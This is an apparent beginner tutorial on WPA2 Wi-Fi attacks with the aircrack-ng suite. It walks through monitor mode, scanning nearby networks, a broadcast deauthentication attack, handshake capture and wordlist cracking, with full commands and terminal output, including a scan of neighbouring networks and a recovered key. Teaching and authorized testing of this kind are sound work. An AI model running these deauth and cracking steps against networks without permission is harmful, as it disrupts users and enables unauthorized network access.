Wi-Fi Pentesting Writeup – WPA2 Handshake Capture & Cracking

Tags

Overview

This tutorial demonstrates how to perform a basic Wi-Fi pentest using Kali Linux. The goal is to:

- Put your Wi-Fi adapter into monitor mode
- Capture a WPA2 handshake
- Use `aircrack-ng` with a wordlist to brute-force the password

This guide is for **educational and awareness purposes only**. Always get permission before testing any network.

Tools Used

- **Kali Linux**
- **Aircrack-ng suite** (`airmon-ng`, `airodump-ng`, `aireplay-ng`, `aircrack-ng`)
- **rockyou.txt** – common password wordlist


Step-by-Step Walkthrough

1. ✅ Verify Wi-Fi Adapter

Make sure your adapter supports **monitor mode** and **packet injection**.

verify wifi adapter

```
iwconfig
```




```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

📡 Enable Monitor Mode

Use `airmon-ng` to switch your adapter to monitor mode:

```
sudo airodump-ng wlan0mon
```




```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    645 NetworkManager
   2492 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8xxxu        Realtek Semiconductor Corp. RTL8192EU 802.11b/g/n WLAN Adapter
                (monitor mode enabled)


┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   2492 wpa_supplicant


┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

🔍 Scan for Target Wi-Fi

Use `airodump-ng` to find nearby networks:

```
sudo airodump-ng wlan0mon
```

Identify the target SSID and note its **BSSID** and **channel**.




```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0


 CH  6 ][ Elapsed: 12 s ][ 2025-06-24 12:56

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 A0:25:D7:DC:FD:A2  -82        3        0    0  11  130   OPN              Kediaman_Pelajar
 A0:25:D7:DC:FD:A1  -83        2        0    0  11  130   OPN              Kediaman_Pelawat
 32:89:4A:0E:EB:CE  -75        5        0    0   6  130   WPA2 CCMP   PSK  AKIE0317
 A0:25:D7:DB:86:42  -81        2        0    0   6  130   OPN              Kediaman_Pelajar
 A0:25:D7:DB:86:41  -81        2        0    0   6  130   OPN              Kediaman_Pelawat
 A0:25:D7:DB:86:40  -82        4        0    0   6  130   OPN              Kediaman_Staff
 A0:25:D7:DB:63:E2   -1        0        0    0  11   -1                    <length:  0>
 A0:25:D7:DA:6A:82  -59        1        0    0  11  130   OPN              Kediaman_Pelajar
 A0:25:D7:DA:6A:81  -60        2        0    0  11  130   OPN              Kediaman_Pelawat
 52:0B:2D:C6:27:10  -82        4        0    0   6  180   WPA2 CCMP   PSK  NeoAQ
 A0:25:D7:DB:34:E2  -85        3        0    0   1  130   OPN              Kediaman_Pelajar
 74:F8:DB:6B:7A:DD  -79        6        0    0   4  270   WPA2 CCMP   PSK  hicoffeebot
 6A:6A:A2:97:42:92  -38       28        0    0   6  360   WPA2 CCMP   PSK  Qiba's Poco F6 Pro
 32:43:EB:64:AD:F8  -71       11        0    0   6  180   WPA2 CCMP   PSK  Gin
 82:A9:63:28:A8:BD  -82       12        0    0   1  180   WPA2 CCMP   PSK  realme 10 Pro 5G
 A0:25:D7:DB:48:01  -77       20        0    0   1  130   OPN              Kediaman_Pelawat
 A0:25:D7:DB:48:00  -77       19        0    0   1  130   OPN              Kediaman_Staff
 A0:25:D7:DB:5B:22  -85       12        0    0   1  130   OPN              Kediaman_Pelajar
 A0:25:D7:DB:5B:21  -86       10        0    0   1  130   OPN              Kediaman_Pelawat
 A0:25:D7:DB:5B:20  -84        9        0    0   1  130   OPN              Kediaman_Staff
 90:9A:4A:6F:39:34  -74       30        0    0   1  270   WPA2 CCMP   PSK  TP-Link_3934
 A0:25:D7:DB:48:02  -77       23        0    0   1  130   OPN              Kediaman_Pelajar
 32:74:AB:C8:BD:0E  -35       32        0    0   1  130   WPA2 CCMP   PSK  Mr.Whitehat
 7C:F1:7E:10:8F:3E  -35       25       13    0  10  130   WPA2 CCMP   PSK  .

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes
```

🔥 (Optional) Disconnect a Client

Use `aireplay-ng` to deauthenticate a connected client:

```
sudo aireplay-ng --deauth 10 -a <BSSID> -c <Client MAC> wlan0mon
```

This forces the client to reconnect, helping you capture the handshake.




```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 100 -a 32:74:AB:C8:BD:0E  wlan0
13:00:35  Waiting for beacon frame (BSSID: 32:74:AB:C8:BD:0E) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:00:36  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:36  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:36  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:37  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:37  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:38  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:38  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:39  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:39  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:40  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:40  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:41  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:41  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:42  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
13:00:42  Sending DeAuth (code 7) to broadcast -- BSSID: [32:74:AB:C8:BD:0E]
^C
```

Capture WPA2 Handshake

Start `airodump-ng` on the target channel and BSSID:

```
sudo airodump-ng --bssid <BSSID> -c <channel> -w capture wlan0mon
```

make a 3 way handshake again , wait till client connect to wifi again to gain EAPOL data



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng -c 1 --bssid 32:74:AB:C8:BD:0E -w Mr.Whitehat wlan0
13:00:55  Created capture file "Mr.Whitehat-02.cap".

 CH  1 ][ Elapsed: 1 min ][ 2025-06-24 13:02 ][ WPA handshake: 32:74:AB:C8:BD:0E

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 32:74:AB:C8:BD:0E  -42  83      603       35    0   1  130   WPA2 CCMP   PSK  Mr.Whitehat

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 32:74:AB:C8:BD:0E  86:B6:2C:73:8F:ED  -33    1e-24      0      808  EAPOL
Quitting ...
```

can see the clint connected already


Confirm Client Connection

Once a client reconnects, you'll see their MAC address listed.

Crack the Password

Use `aircrack-ng` with the `rockyou.txt` wordlist:

```
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt <target name>.cap
```



```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt Mr.Whitehat-02.cap
Reading packets, please wait...
Opening Mr.Whitehat-02.cap
Read 3266 packets.

   #  BSSID              ESSID                     Encryption

   1  32:74:AB:C8:BD:0E  Mr.Whitehat               WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening Mr.Whitehat-02.cap
Read 3266 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:00] 11/10303727 keys tested (195.04 k/s)

      Time left: 14 hours, 40 minutes, 29 seconds               0.00%

                           KEY FOUND! [ 12345678 ]


      Master Key     : F9 29 1D D2 26 0E 4E 7D 04 FA 61 4B BD 80 9D 3F
                       49 EB EF B7 70 6D 19 32 B6 C6 1B 60 6E F3 F3 A7

      Transient Key  : CC 1C 00 E1 7A B2 6A C7 06 C7 0E 92 34 FA 48 63
                       66 DF 2F 19 A5 61 1F F1 1E 15 49 1A 51 00 3D 46
                       C5 54 21 26 B5 40 B7 DA 31 F0 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 0E 9C 5F 77 C9 E6 70 59 00 67 32 F9 CE E4 96 09
```

boom on key found [*******] is the password!

Boom 💥 — Key Found!
The password is revealed in the terminal.

🧠 Final Notes

- This method works only if a client is connected to the target Wi-Fi.
- The success of cracking depends on the strength of the password and the wordlist used.
- Always perform these tests in a **legal and ethical** environment.

🙌 Author Notes

This writeup is part of my wireless pentesting awareness series. It’s designed to help beginners understand how WPA2 handshake capture works and why strong passwords matter. Stay tuned for more tutorials on Evil Twin, phishing portals, and wireless defense.